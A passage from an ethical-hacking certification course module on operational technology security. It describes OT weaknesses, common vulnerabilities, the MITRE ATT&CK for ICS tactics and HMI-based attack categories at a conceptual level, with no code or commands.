Discussed below are some of the challenges and risks to OT that makes it vulnerable to many threats:

- **Lack of visibility**: Broader cybersecurity visibility in the OT network achieves greater security and so one can rapidly respond to any potential threats. However, most organizations do not have clear cybersecurity visibility, making it difficult for the security teams to detect unusual behaviors and signatures.
- **Plain-text passwords**: Most industrial site networks use either weak or plain-text passwords. Plain-text passwords lead to weak authentication, which in turn leaves the systems vulnerable to various cyber-reconnaissance attacks.
- **Network complexity**: Most OT network environments are complex due to comprising numerous devices, each of which has different security needs and requirements.
- **Legacy technology**: OT systems generally use older technologies without appropriate security measures like encryption and password protection, leaving them vulnerable to various attacks. Applying modern security practices is also a challenge.

- **Lack of antivirus protection**: Industries using legacy technology and outdated systems are not provided with any antivirus protection, which can update signatures automatically, thus making them vulnerable to malware infections.
- **Lack of skilled security professionals**: The cybersecurity skills gap poses a great threat to organizations, as there is a lack of skilled security professionals to discover threats and implement new security controls and defenses in networks.
- **Rapid pace of change**: Maintaining the pace of change is the biggest challenge in the field of security, and slow digital transformation can also compromise OT systems.
- **Outdated systems**: Most OT devices, such as PLCs, use outdated firmware, making them vulnerable to many modern cyberattacks.
- **Haphazard modernization**: As the demand for OT grows, it must stay up to date with the latest technologies. However, due to the use of legacy components in OT system upgrading and patching, updating the system can take several years, which can adversely affect several operations.
- **Insecure connections**: OT systems communicate over public Wi-Fi and unencrypted Wi-Fi connections in the IT network for transferring control data, making them susceptible to man-in-the-middle attacks.
- **Usage of rogue devices**: Many industrial sites have unknown or rogue devices connected to their networks, which are vulnerable to various attacks.
- **Convergence with IT**: OT mostly connects with the corporate network; as a result, it is vulnerable to various malware attacks and malicious insiders. In addition, the OT systems are IT enabled, and the IT security team does not have much experience with the OT systems and protocols.
- **Organizational challenges**: Many organizations implement and maintain different security architectures that meet the needs of both IT and OT. This can create some flaws in security management, leaving ways for the attackers to intrude into the systems easily.
- **Unique production networks/proprietary software**: Industries follow unique hardware and software configurations that are dependent on industry standards and explicit operational demands. The use of proprietary software makes it difficult to update and patch firmware, as multiple vendors control it.
- **Vulnerable communication protocols**: OT uses communication protocols such as Modbus and Profinet for supervising, controlling, and connecting different mechanisms such as controllers, actuators, and sensors. These protocols lack in-built security features such as authentication, detection of flaws, or detection of abnormal behavior, making them vulnerable to various attacks.

- **Remote management protocols**: Industrial sites use remote management protocols such as RDP, VNC, and SSH. Once the attacker compromises and gains access to the OT network, he/she can perform further exploitation to understand and manipulate the configuration and working of the equipment.
- **Insufficient segmentation:** Inadequate network segmentation at industrial sites or plants allows attackers to move laterally within networks once they gain access.
- **Physical security:** OT systems are occasionally located in remote or physically insecure locations, rendering them vulnerable to physical tampering.
- **Vendor dependencies:** OT systems often rely on third-party vendors for hardware, software, and support, creating potential security vulnerabilities if vendors do not adhere to strong cybersecurity practices.
- **Resource constraints:** OT systems often operate with limited processing power and memory, which restrict the use of advanced security features.
- **Lack of encryption:** Data transmitted between OT devices often lack encryption, making them vulnerable to interception and manipulation.
- **Data integrity issues:** Attacks that can alter data, such as sensor readings, can have disastrous effects, as decisions and actions are taken based on false information.

EC-Council C|EH

OT Vulnerabilities

Vulnerability	Description
1. **Publicly Accessible OT systems**	Ability to perform the password brute-forcing or probe OT systems to disable or disrupt its functions
2. **Insecure Remote Connections**	Ability to exploit vulnerabilities in jump boxes to gain remote access to the OT systems
3. **Missing Security Updates**	Outdated software versions lead to increased risks and pave the way to compromise the OT systems
4. **Weak Passwords**	Ability to gain access to the OT systems, if the default vendor credentials of embedded devices and management interfaces are not changed
5. **Insecure Firewall Configuration**	Insecure firewalls propagate security threats to the OT network, which makes them vulnerable to attacks

Vulnerability	Description
6. **OT Systems Placed within the Corporate IT Network**	Ability to use compromised IT system to gain access to the OT network
7. **Insufficient Security for Corporate IT Network from OT systems**	Ability to gain unauthorized access to corporate IT systems through insecure OT devices
8. **Lack of Segmentation within OT Networks**	Flat and unsegmented OT network configuration assumes all systems have equal importance and functions Compromise of a single device may expose the entire OT network
9. **Lack of Encryption and Authentication for Wireless OT Networks**	Ability to perform sniffing and authentication bypass attacks
10. **Unrestricted Outbound Internet Access from OT Networks**	Susceptibility to malware and command-and-control attacks

OT Vulnerabilities

OT systems are becoming highly interconnected with IT networks. With increased integration and OT/IT convergence, the attack surface areas of OT systems have also increased. IT networks and systems experience frequent cyber-attacks; therefore, OT systems and networks may be compromised through IT networks. Vulnerabilities that exist in IT networks can be exploited by attackers to initiate various attacks on OT networks.

Discussed below are some common OT vulnerabilities:

Vulnerability	Description
1. **Publicly Accessible OT Systems**	▪ OT systems are directly connected to the Internet so that third-party vendors can remotely perform maintenance and diagnostics ▪ OT systems are not protected using modern security controls ▪ Ability to perform password brute-forcing or probe OT systems to disable or disrupt their functions
2. **Insecure Remote Connections**	▪ Corporate networks use jump boxes to establish remote connectivity with the OT network ▪ Ability to exploit vulnerabilities in jump boxes to gain remote access to the OT systems
3. **Missing Security Updates**	▪ Outdated software versions lead to increased risks and pave the way for attackers to compromise the OT systems

4. Weak Passwords	▪ Operators and administrators use default usernames and passwords for OT systems, which are easily guessable ▪ Ability to gain access to the OT systems, if the default vendor credentials of embedded devices and management interfaces are not changed
5. Insecure Firewall Configuration	▪ Misconfigured access rules allow unnecessary access between corporate IT and OT networks ▪ Support teams allow excessive access permissions to the management interfaces on the firewalls ▪ Insecure firewalls propagate security threats to the OT network, which makes them vulnerable to attacks
6. OT Systems Placed within the Corporate IT Network	▪ Corporate systems are interconnected with the OT network for accessing operational data or exporting data to third-party management systems ▪ OT systems such as control stations and reporting servers are placed within the IT network ▪ Ability to use compromised IT system to gain access to the OT network
7. Insufficient Security for Corporate IT Network from OT Systems	▪ Attacks also originate from OT systems, as they use outdated legacy software and are accessed from remote locations ▪ Ability to gain unauthorized access to corporate IT systems through insecure OT devices
8. Lack of Segmentation within OT Networks	▪ Several OT networks have a flat and unsegmented configuration, which assumes all systems have equal importance and functions ▪ Compromise of a single device may expose the entire OT network
9. Lack of Encryption and Authentication for Wireless OT Networks	▪ Wireless equipment in OT networks uses insecure and outdated security protocols ▪ Ability to perform sniffing and authentication bypass attacks
10. Unrestricted Outbound Internet Access from OT Networks	▪ OT networks allow direct outbound network connections to support patching and maintenance activities from a remote location ▪ Direct outbound Internet connectivity to insecure and unpatched OT devices increases the risk of malware attacks ▪ Susceptibility to malware and command-and-control attacks

Table 18.8: OT Vulnerabilities

54 Module 18 | IoT and OT Hacking

EC-Council C|EH

MITRE ATT&CK for ICS

Initial Access	▪ It refers to the methods or techniques that an attacker can employ to establish initial access within the targeted ICS environment ▪ The techniques used by an attacker include **drive-by compromise**, exploitation of a public-facing **software application**, and exploitation of **remote services**
Execution	▪ It refers to the techniques used to execute malicious code, manipulate data, or other system functions through illegitimate approaches ▪ Techniques used by an attacker include changing the **operating mode, use of the command-line interface** (CLI), and execution through APIs
Persistence	▪ It involves the procedures by which an attacker retains access within the ICS environment, even if the compromised device is restarted or the communication is interrupted ▪ Techniques used by an attacker include **modification of a program, insertion of module firmware, execution through APIs**, and project file infection
Privilege Escalation	▪ It refers to gaining higher-level access and authorization to perform further malicious activities on an ICS system or network ▪ Techniques used by an attacker include **software exploitation** and **hooking**
Evasion	▪ It refers to the techniques used to evade the traditional defense mechanisms throughout their operations ▪ Techniques used by an attacker include **removing the indicators, rootkits, changing operator mode**, etc.
Discovery	▪ It is the process of gaining information about an ICS environment to assess and identify the target assets ▪ Techniques used by an attacker include the **removal of indicators, enumeration of the network connection, network sniffing**, and identification of remote systems

https://attack.mitre.org

55 Module 18 | IoT and OT Hacking

EC-Council C|EH

MITRE ATT&CK for ICS (Cont'd)

Lateral Movement	▪ It refers to additional movements made by an attacker across the target ICS environment by leveraging the existing access ▪ Techniques used by an attacker include **default credentials, program download**, and **remote services**
Collection	▪ It refers to various methods that an attacker uses to gather information and gain knowledge regarding the data and domains of the ICS infrastructure ▪ Techniques used by an attacker include **automated collection, information repositories**, and **I/O images**
Command and Control	▪ It refers to the techniques used to deactivate, control, or exploit the physical control processes within the target ICS environment using command and control ▪ Techniques used by an attacker include **frequently used ports, connection proxy**, and **standard application-layer protocol**
Inhibit Response Function	▪ It refers to the different ways an attacker attempts to thwart reactions against any security event such as hazard or failure ▪ Techniques used by an attacker include the **activation of the firmware update mode**, blocking of command messages, and blocking of reporting messages
Impair Process Control	▪ It refers to the tactics used to disable, exploit, or control the physical control processes in the target environment ▪ Techniques used by an attacker include **I/O brute-forcing, altering of parameters**, and **injection of module firmware**
Impact	▪ It refers to the techniques used by an attacker to damage, disrupt, or gain control of the data and systems of the target ICS environment and its surroundings ▪ Techniques used by an attacker include **damage to property, loss of availability**, and **denial of control**

MITRE ATT&CK for ICS

Source: *https://attack.mitre.org*

MITRE ATT&CK for ICS can be used as a knowledge base by ICS security teams or vendors to understand an attacker's actions against OT systems and to develop a defense system to prevent them. It also helps security teams illustrate and characterize the behavior of an attacker after any compromise.

MITRE ATT&CK for ICS features different tactics, which are discussed below.

- **Initial Access**

  It refers to the methods or techniques that an attacker can employ to establish initial access within the targeted ICS environment. An attacker can compromise different OT assets, websites, IT resources, and other external services to gain access to the ICS environment. Listed below are some of the techniques used by an attacker to gain initial access:

  - **Drive-by compromise:** An attacker can gain access to the OT system by exploiting the target user's web browser by tricking them into visiting a compromised website during a normal browsing session.
  - **Exploiting a public-facing software application:** An attacker exploits the known vulnerabilities of an Internet-facing application to gain access to an OT network. Such applications can be used for remote monitoring and management.
  - **Exploiting remote services:** An attacker can manipulate known vulnerabilities of an application by leveraging error messages generated by the OS, program, or the kernel to perform further attacks on the remote services.

  Listed below are some of the additional techniques used by attackers to gain initial access to an ICS environment:

  - External remote services
  - Internet-accessible devices
  - Remote services
  - Replication through removable media
  - Rogue master
  - Spear-phishing attachment
  - Supply-chain compromise
  - Transient cyber assets
  - Wireless compromise

- **Execution**

  Execution refers to an attacker's attempt to execute malicious code, manipulate data, or perform other system functions through illegitimate approaches. Attackers use different techniques to run malicious code within a device or asset in an ICT environment. Some of the techniques associated with this stage are as follows:

  - **Changing the operating mode:** An attacker gains additional access to various OT functionalities by manipulating the operating modes of a controller within the infrastructure, e.g., program download.
  - **Command-line interface (CLI):** An attacker uses the CLI to run various malicious commands and communicate with an OT system. It allows them to install and run different malicious programs and perform malicious operations without being detected.

- **Execution through APIs:** Attackers inject code into APIs to perform specific functions in a system after being called by the associated software.

Listed below are some of the additional techniques used by attackers at the execution stage:

- Graphical user interface (GUI)
- Hooking
- Modify controller tasking
- Native API
- Scripting
- User execution

- **Persistence**

Attackers employ persistence procedures to retain access within the ICS environment, even if the compromised device is restarted or the communication is interrupted. The following are some of the techniques that can be used by an attacker at this stage.

- **Modifying a program**: An attacker abuses a controller in an OT system by changing or attaching a program to it. It allows changing the behavior of how the controller communicates with other devices or processes within that environment.
- **Module firmware:** A malicious firmware can be inserted into the hardware devices by an attacker to maintain accessibility on the other devices or systems and hold footprints for long-term attacks.
- **Project file infection:** Attackers use malicious code to infect file dependencies such as objects or variables required for the functioning of programmable logic controllers (PLCs). Attackers often attempt to abuse the default functions of PLC.

Listed below are some additional techniques used by attackers to maintain persistence:

- System firmware
- Valid accounts

- **Privilege Escalation**

Privilege escalation allows an attacker to achieve higher-level access and authorizations to perform further malicious activities on an ICS system or network. Some of the techniques that can be used by an attacker to escalate privileges are as follows.

- **Exploiting software:** Attackers can take advantage of known software vulnerabilities by abusing any programming errors to elevate privileges.
- **Hooking:** It allows attackers to hook into the APIs of different processes for redirecting and calling them to elevate privileges.

- **Evasion**

Attackers use this tactic to evade conventional defense mechanisms throughout their operations. Some of the techniques used to evade detection are as follows.

- **Removing the indicators:** Potential attack indicators are removed from a host to avoid detection and cover the attack footprints.

- **Rootkits:** An attacker can install rootkits to avoid detection by hiding different services, connections, and other system drivers.
- **Changing the operator mode:** The attackers can modify a controller's operating mode to access and control different system functionalities.

Some of the additional techniques for evasion are listed below:

- Exploitation of software vulnerabilities
- Masquerading
- Spoofed reporting messages

- **Discovery**

Discovery is the process of gaining information about an ICS environment to assess and identify target assets. The following are some of the techniques that can be used to gain information about the ICS environment.

- **Enumerating the network connection:** Attackers can gain information about the communication patterns of different network devices.
- **Network sniffing**: An attacker can capture or monitor network information such as the protocol used, destination and source addresses, and other important information.
- **Identifying remote systems:** An attacker finds the details of other systems on the network through their hostnames, IP addresses, or other details to perform malicious activities.

Some of the additional techniques that can be used by an attacker for discovery are listed below:

- Remote system information discovery
- Wireless sniffing

- **Lateral Movement**

Attackers attempt to make additional movements across the target ICS environment by leveraging the existing access. Some of the techniques used by attackers for lateral movement are as follows.

- **Default credentials:** An attacker can leverage the in-built credentials of the control systems to perform administrative tasks.
- **Program download:** An attacker can transmit a user program within a controller by executing a program download.
- **Remote services:** An attacker can abuse the remote services to make lateral movements within the network assets and components.

Some of the additional techniques for lateral movement are listed below:

- Exploiting the remote services
- Lateral tool transfer
- Valid accounts

- **Collection**

  Collection refers to various methods that an attacker uses to gather information and gain knowledge regarding the data and domains of the ICS infrastructure. An attacker can use the following techniques to gather information.

  - **Automated collection:** An attacker can use various tools or scripts to collect the information of an ICS environment automatically.
  - **Information repositories:** Attackers can gain sensitive information such as layouts of a control system and specifications by targeting the information repositories.
  - **I/O image:** The attackers can access the memory by obtaining the I/O image of a PLC for performing further malicious activities.

  Some of the additional techniques for collecting data are listed below:

  - Detecting the operating mode
  - Man-in-the-middle attack
  - Monitoring the process state
  - Point and tag identification
  - Program upload
  - Screen capture
  - Wireless sniffing

- **Command and Control**

  An attacker attempts to deactivate, control, or exploit the physical control processes within the target ICS environment using command and control. Some of the techniques used for command and control are as follows.

  - **Frequently used ports:** An attacker can use popular ports such as 80 and 443 to communicate and evade the conventional detection mechanisms.
  - **Connection proxy:** Attackers can control the traffic of the target network across the ICS environment using a connection proxy.
  - **Standard application-layer protocol:** Attackers can use different application-layer protocols such as HTTPS, Telnet, and Remote Desktop Protocol (RDP) to hide their actions and establish control over the systems.

- **Inhibit Response Function**

  The inhibition of response function refers to the different ways an attacker attempts to thwart reactions against any security event such as hazard or failure. Some of the techniques associated with this tactic are as follows.

  - **Activate firmware update mode:** An attacker can activate the firmware update mode and thwart normal response functionalities during a security event.
  - **Block command messages:** An attacker can block various commands or instruction messages before they reach the control systems.
  - **Block reporting messages:** An attacker can stop or disrupt the reporting messages from the industrial systems and prevent them from reaching their destination, allowing the attacker to hide their activities.

  Some of the additional techniques for inhibiting response functions are listed below:

  - Alarm suppression
  - Blocking serial COM
  - Data destruction
  - Denial of service (DoS)
  - Device restart/shutdown
  - Control I/O image
  - Changing alarm settings
  - Rootkit
  - Service stop
  - System firmware

- **Impair Process Control**

  Attackers use this tactic to disable, exploit, or control the physical control processes in the target environment. Some of the techniques used for this tactic are as follows.

  - **I/O brute-forcing:** Attackers can brute-force the I/O addresses to control a process functionality without targeting a particular interface.
  - **Alter the parameters:** An attacker can manipulate the control systems by altering their instruction parameters through appropriate programming.
  - **Module firmware:** An attacker can re-program a device by injecting malicious firmware into it and thereby prepare it to perform other malicious tasks.

  Some additional techniques associated with impairing process control are listed below:

  - Spoofed reporting messages
  - Unauthorized command messages


- **Impact**

  Impact refers to the techniques used by an attacker to damage, disrupt, or gain control of the data and systems of the targeted ICS environment and its surroundings. Some of the techniques used for this tactic are as follows.

  - **Damage to property:** An attacker can cause heavy damage to the property and its surrounding environments by performing various attacks on the ICS.
  - **Loss of availability:** Attackers can disrupt or hamper the industrial processes to make them unresponsive to the associated connections.
  - **Denial of control:** An attacker can manipulate the controls to disrupt the communications between the operators and the process controls.

  Some of the additional techniques that can be used by the attackers are listed below:

  - Denial of view
  - Loss of control
  - Loss of productivity and revenue
  - Loss of protection
  - Loss of safety
  - Loss of view
  - Manipulation of control
  - Manipulation of view
  - Theft of operational information



OT Threats

With the convergence of OT and IT, OT systems are being used for purposes for which they were not originally designed. OT systems are being integrated and interconnected with IT networks and are being exposed to the Internet, which is global. Most OT systems use legacy and outdated software with no security in place, leaving a potential gateway for cybercriminals to gain access to corporate IT networks and OT infrastructure. In addition, OT networks connect all machines and production infrastructure, leading to complex and sophisticated cyber-attacks that cause even physical damage.

Discussed below are some of the important threats faced by OT networks:

- **Maintenance and Administrative Threat**

  Attackers exploit zero-day vulnerabilities to target the maintenance and administration of the OT network. By exploiting these vulnerabilities, attackers inject and spread malware to IT systems and target connected industrial control systems such as SCADA and PLC.

- **Data Leakage**

  Attackers may exploit IT systems connected to the OT network to gain access to the IT/OT gateway and steal operationally significant data such as configuration files.

- **Protocol Abuse**

  Owing to compatibility issues, many OT systems use outdated legacy protocols and interfaces such as Modbus and CAN bus. Attackers exploit these protocols and interfaces to perform various attacks on OT systems. For example, attackers may abuse emergency stop (e-stop), which is a safety mechanism used to shut down the machinery in emergencies to execute single-packet attacks.

- **Potential Destruction of ICS Resources**

  Attackers exploit vulnerabilities in the OT systems to disrupt or degrade the functionality of the OT infrastructure, leading to life- and safety-critical issues.

- **Reconnaissance Attacks**

  OT systems allow remote communication with minimal or no encryption or authentication mechanisms. Attackers can perform initial reconnaissance and scanning on the target OT infrastructure to gather information necessary for later stages of the attack.

- **Denial-of-Service Attacks**

  Attackers exploit communication protocols such as Common Industrial Protocol (CIP) to perform DoS attacks on the target OT systems. For example, an attacker may send a malicious CIP connection request to a target device; once a connection is established, he/she may send a fake IP configuration to the device; if the device accepts the configuration, loss of communication may occur between the device and other connected systems.

- **HMI-Based Attacks**

  Human–Machine Interfaces (HMIs) are often called Hacker–Machine Interfaces. Even with the advancement and automation of OT, human interaction and control over the operational process remain challenges due to the underlying vulnerabilities. The lack of global standards for developing HMI software without any defense-in-depth security measures leads to many security problems. Attackers exploit these vulnerabilities to perform various attacks such as memory corruption, code injection, privilege escalation, etc. on target OT systems.

- **Exploiting Enterprise-Specific Systems and Tools**

  Attackers may target ICS devices such as Safety Instrumented Systems (SIS) to inject malware by exploiting underlying protocols to detect hardware and systems used in communications, and further disrupt or damage their services.

- **Spear Phishing**

  Attackers send fake emails containing malicious links or attachments, seemingly originated from legitimate or well-known sources to the victim. When the victim clicks on the link or downloads the attachment, it injects malware, starts damaging the resources, and spreads itself to other systems. For example, an attacker sends a fraudulent email with a malicious attachment to a victim system that maintains the sales software of the operational plant. When the victim downloads the attachment, the malware is injected into the sales software, propagates itself to other networked systems, and finally damages industrial automation components.

- **Malware Attacks**

  Attackers are reusing legacy malware packages that were previously used to exploit IT systems for exploiting OT systems. They perform reconnaissance attacks to identify vulnerabilities in newly connected OT systems. Once they detect vulnerabilities, they reuse the older malware versions to perform various attacks on the OT systems. In some scenarios, attackers also develop malware targeting OT systems, such as ICS/SCADA.

- **Exploiting Unpatched Vulnerabilities**

  Attackers exploit unpatched vulnerabilities in ICS products, firmware, and other software used in OT networks. ICS vendors develop products that are reliable and provide high-speed, real-time performance with no built-in security features. In addition, these vendors cannot develop patches for the identified vulnerabilities with the same speed as IT vendors. For these reasons, attackers target and exploit ICS vulnerabilities to perform various attacks on OT networks.

- **Side-Channel Attacks**

  Attackers perform side-channel attacks to retrieve critical information from an OT system by observing its physical implementation. Attackers use various techniques, such as timing analysis and power analysis, to perform side-channel attacks.

- **Buffer Overflow Attack**

  The attacker exploits various buffer overflow vulnerabilities that exist in ICS software, such as HMI web interface, ICS web client, communications interfaces, etc., to inject malicious data and commands to modify the normal behavior and operation of the systems.

- **Exploiting RF Remote Controllers**

  OT networks use RF technology to control various industrial operations remotely. RF communication protocols lack in-built security for remote communication. Vulnerabilities in these protocols can be exploited by the attackers to perform various attacks on industrial machines that lead to production sabotage, system control, and unauthorized access.

57 Module 18 | IoT and OT Hacking

EC-Council C|EH

HMI-based Attacks

- Attackers often attempt to compromise the HMI system as it is the core hub that **controls critical infrastructure**
- Attackers gain access to the HMI systems to cause **physical damage to the SCADA devices** or collect sensitive information related to the critical architecture

SCADA vulnerabilities exploited by attackers to perform HMI-based attacks:

Memory Corruption	Attackers exploit code security issues that include out-of-bound read/write vulnerabilities as well as heap- and stack-based buffer overflow
Credential Management	Attackers abuse hard-coded passwords and credentials stored in cleartext to gain administrative privileges
Lack of Authorization/Authentication and Insecure Defaults	Attackers exploit vulnerabilities such as confidential information transmitted in cleartext, insecure defaults, and unsafe ActiveX controls
Code Injection	Attackers exploit critical information transmitted in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls to gain illegal access to the target system

HMI-based Attacks

Attackers often try to compromise an HMI system as it is the core hub that controls critical infrastructure. If attackers gain access over HMI systems, they can cause physical damage to the SCADA devices or collect sensitive information related to the critical architecture that can be used later to perform malicious activities. Using this information, attackers can disable alert notifications of incoming threats to SCADA systems.

Discussed below are various SCADA vulnerabilities exploited by attackers to perform HMI-based attacks on industrial control systems:

- **Memory Corruption**

  The vulnerabilities in this category are code security issues that include out-of-bound read/write vulnerabilities and heap- and stack-based buffer overflow. In an HMI, memory corruptions take place when the memory contents are altered due to errors residing in the code. When these altered memory contents are used, the program crashes or performs unintended executions. Attackers can accomplish memory corruption tasks simply by overwriting the code to cause a buffer overflow. Sometimes, the unflushed stack can also allow attackers to use string manipulation to abuse the program.

- **Credential Management**

  The vulnerabilities in this category include the use of hard-coded passwords, saving credentials in simple formats such as cleartext, and inappropriate credential protection. These vulnerabilities can be exploited by the attackers to gain admin access to the systems and alter system databases or other settings.

- **Lack of Authorization/Authentication and Insecure Defaults**

  The vulnerabilities in this category include transmission of confidential information in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls used for scripting. An authentic SCADA solution administrator can view and access the passwords of other users. Attackers can exploit these vulnerabilities to gain illegal access over the target system, and further record or manipulate the information being transmitted or stored.

- **Code Injection**

